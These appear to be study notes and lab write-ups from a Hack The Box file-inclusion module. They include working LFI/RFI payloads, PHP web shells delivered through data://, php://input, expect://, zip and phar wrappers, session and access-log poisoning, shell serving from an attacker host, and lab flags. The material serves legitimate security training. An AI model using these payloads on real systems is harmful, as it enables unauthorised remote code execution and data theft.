Introduction
Intro to File Inclusions
| Function | Read Content | Execute | Remote URL |
|---|---|---|---|
| PHP | |||
include()/include_once() | ✅ | ✅ | ✅ |
require()/require_once() | ✅ | ✅ | ❌ |
file_get_contents() | ✅ | ❌ | ✅ |
fopen()/file() | ✅ | ❌ | ❌ |
| NodeJS | |||
fs.readFile() | ✅ | ❌ | ❌ |
fs.sendFile() | ✅ | ❌ | ❌ |
res.render() | ✅ | ✅ | ❌ |
| Java | |||
include | ✅ | ❌ | ❌ |
import | ✅ | ✅ | ✅ |
| .NET | |||
@Html.Partial() | ✅ | ❌ | ❌ |
@Html.RemotePartial() | ✅ | ❌ | ✅ |
Response.WriteFile() | ✅ | ❌ | ❌ |
include | ✅ | ✅ | ✅ |
File Disclosure
Local File Inclusion (LFI)
Look for parameters who have an impact on content included in pages. The usual test would be a simple ../../../../../../etc/passwd.
Look for user data (like username, profile pictures) inserted into a page content. If no processing is done on resource name or is controllable, you might leverage that to include local files.
URL-encoding can bypass filters in these fields, and double encoding can also be tested.
Basic Bypasses
Non recursive removal of ../ can be bypassed by using ....//
Bypass file extension by using NULL byte on PHP. (This is only applicable on old versions).
PHP Filters
We’ve worked with PHP filters already in Web Attacks and File Upload Attacks but it can be used to retrieve content file. Since it uses . and / it might be prone to filtering however at no point you’re using traversal using ../ to fetch php from the web server root directory which can help.
PHP filter :
php://filter/read=convert.base64-encode/resource=Remote Code Execution
Most (if not all) RCE through file inclusion require certains parameters to be enabled server-side.
PHP Wrappers
Checking for the PHP server configuration first to avoid wasting time. If you are able to trigger a phpinfo() you’ll get it immediately.
Identifying RCE conditions
Apache :
/etc/php/X.Y/apache2/php.ini
Nginx :
/etc/php/X.Y/fpm/php.ini
We can retrieve the conf file if we have a valid LFI and identify if we have a valid configuration to trigger RCE out of it. This depends on the allow_url_include option which must be set at on.
Data
data://text/plain;base64,{Base64encodedPHP} allows to insert directly PHP code inside. Base64 ensure no URL breaking characters. This works for interactive web shell on GET request but you’ll need to repeat the process with the command in the body if you only have POST request option.
curl -s "http://$ip:$port/index.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=id"Input
If Data is restricted but input is, we can repeat the same process for POST requests than previously mentioned.
curl -s -X POST --data '<?php system($_GET["cmd"]); ?>' "http://$ip:$port/index.php?language=php://input&cmd=whoami"Expect
If we have a view on the configuration files we should look for expect as well other than allow_url_include. If this is enabled we can use that to supply directly command through url

curl -s "http://$ip$:$port/index.php?language=expect://id"Try to gain RCE using one of the PHP wrappers and read the flag at /
HTB{d!$46l3_r3m0t3_url_!nclud3}Solution
Response headers contains Apache/2.4.41 (Ubuntu). We can try to enumerate the version or simply use the payload given in the section. The config doesn’t give any interesting data but we can still try data. Maybe there is an other configuration file loaded because it worked directly. With the webshell we can simply list the root directory, find the flag name and catenate it.
Remote File Inclusion (RFI)
Now we’re interacting with the server directly with our own. We’ll serve the payload to include on the server’s vulnerable page.
RFI can be also used to trigger SSRF since we’re not restricted to serving the content ourself a an attacker. This is particularly relevant for the next section about RCE using the different services we had the opportunity to learn about in the Footprinting and seen in Attacking Common Services modules.
Check for RFI
Simple tests like triggering a local URL through HTTP first helps spotting RFIs. Avoid using the same page as a call that could trigger recursive inclusion loop.
http://vulnerable_server/index.php?language=http://127.0.0.1:80/contact.phpRCE through RFI
Server’s configuration must be vulnerable to RFI (has to have enabled the disabled options by default). We can serve our usual shell.php payload through various protocols :
- HTTP
sudo python3 -m http.server $serving_port - SMB (more probable if already one foothold inside the network since we won’t be considered as external internet SMB connection)
impacket-smbserver -smb2support share $(pwd) - FTP
sudo python -m pyftpdlib -p 21
Since we are serving the resource the target doesn’t need to have any of these services active.
Questions

Attack the target, gain command execution by exploiting the RFI vulnerability, and then look for the flag under one of the directories in /
99a8fc05f033f2fc0cf9a6f9826f83f4Solution

Funny thing is we can check the RFI through
http://10.129.12.164/index.php?language=http://127.0.0.1:80/en.phpand it will not only show us the server is vulnerable but also trigger a php error displayed and the path to the webserver directory. Trying to include it directly from localhost shows us the verbose error that indicate the PHP server file access is restricted :
Now stop playing and solve the lab by serving our shell and retrieving the flag directly.
LFI and File Uploads
Reminder of the already taught File Upload Attacks. Once the file has been uploaded you can use it (if you know the upload path) to trigger the LFI.
Zip Upload
If you’re working with a php server using the zip wrapper (disabled by default) you can use the scheme to trigger the LFI with it. Note that you should use # to specify the file in the zip archive.
http://target/index.php?language=zip://path/shell.jpg%23shell.php&cmd=idPhar Upload
Same principle but less straightforward.
<?php
$phar = new Phar('shell.phar');
$phar->startBuffering();
$phar->addFromString('shell.txt', '<?php system($_GET["cmd"]); ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');

$phar->stopBuffering();
php --define phar.readonly=0 shell.php && mv shell.phar shell.jpgNote that no shell.txt is in output here. It will be written by the server when calling shell.phar and then inserted in the page content. You want to trigger the LFI using phar with an URL similar to this one :
http://target/index.php?language=phar://./profile_images/shell.jpg%2Fshell.txt&cmd=idQuestions
Use any of the techniques covered in this section to gain RCE and read the flag at /
HTB{upl04d+lf!+3x3cut3=rc3}Solution
Practice each technique, gif file upload is the easiest.
Log Poisoning
Overlooked approach to exploit LFI and other vulnerabilities though it requires some insight to work it out. The usual way of triggering that is to leverage our session cookie and the information tied to it by the server.
Suppose the language or any parameter is saved for a session.
If we’re able to identify the content of the session through an LFI or we could try to edit the session parameter to include arbitrary content (and potentially RCE). Take the language parameter example. If we can inject php in it instead of the intended parameter, it can be used upon including the session logs :
http://<SERVER_IP>:<PORT>/index.php?language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3ENow a little bit of knowledge is needed. It would change from each framework but PHP stores PHPSESSID session content in /var/lib/php/sessions/sess_{PHPSESSID}. After identifying our session name we can try to include it in the web page through the vulnerable parameter.
Server Log Poisoning

We can push the idea by trying to include access.log or error.log. The former contains the User-Agent header and we can change it to an arbitrary value.
| Windows | Linux | |
|---|---|---|
| Apache | C:\xampp\apache\logs\ | /var/log/apache2/ |
| Nginx | C:\nginx\log\ | /var/log/nginx/ |
User-Agent header can also be inserted from /proc/self/environ or /proc/self/fd/{N} (make the PID vary on N). |
We can test for log files to test LFI in the first hand :
/var/log/sshd.log/var/log/mail/var/log/vsftpd.log
Questions
Use any of the techniques covered in this section to gain RCE, then submit the output of the following command: pwd
/var/www/htmlSolution
Trigger the session change by submitting the
index.php?language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3Efirst, then reload the page this time changing the parameter language to/var/lib/php/sessions/sess_82qdbfhqohot9hi0r9be3oo57o&cmd=pwd.
Try to use a different technique to gain RCE and read the flag at /
HTB{1095_5#0u1d_n3v3r_63_3xp053d}Solution
Trying to use

/var/log/apache2/access.logresults in a 500 internal server error because of the file size maybe./proc/self/environdoesn’t return anything but fuzzing over/proc/self/fd/FUZZshows one response is really bigger and gives some output.The latter can be abused by setting the referer header to our PHP webshell payload. After reloading the lab I could do the same thing using the User-Agent header on
/var/log/apache2/access.log
Automation and Prevention
Automated Scanning
Try to fuzz for parameters even if they are not seen during the app’s exploration. Burp parameters wordlist is available in the SecLists in web-content.
SecLists LFI Good LFI wordlist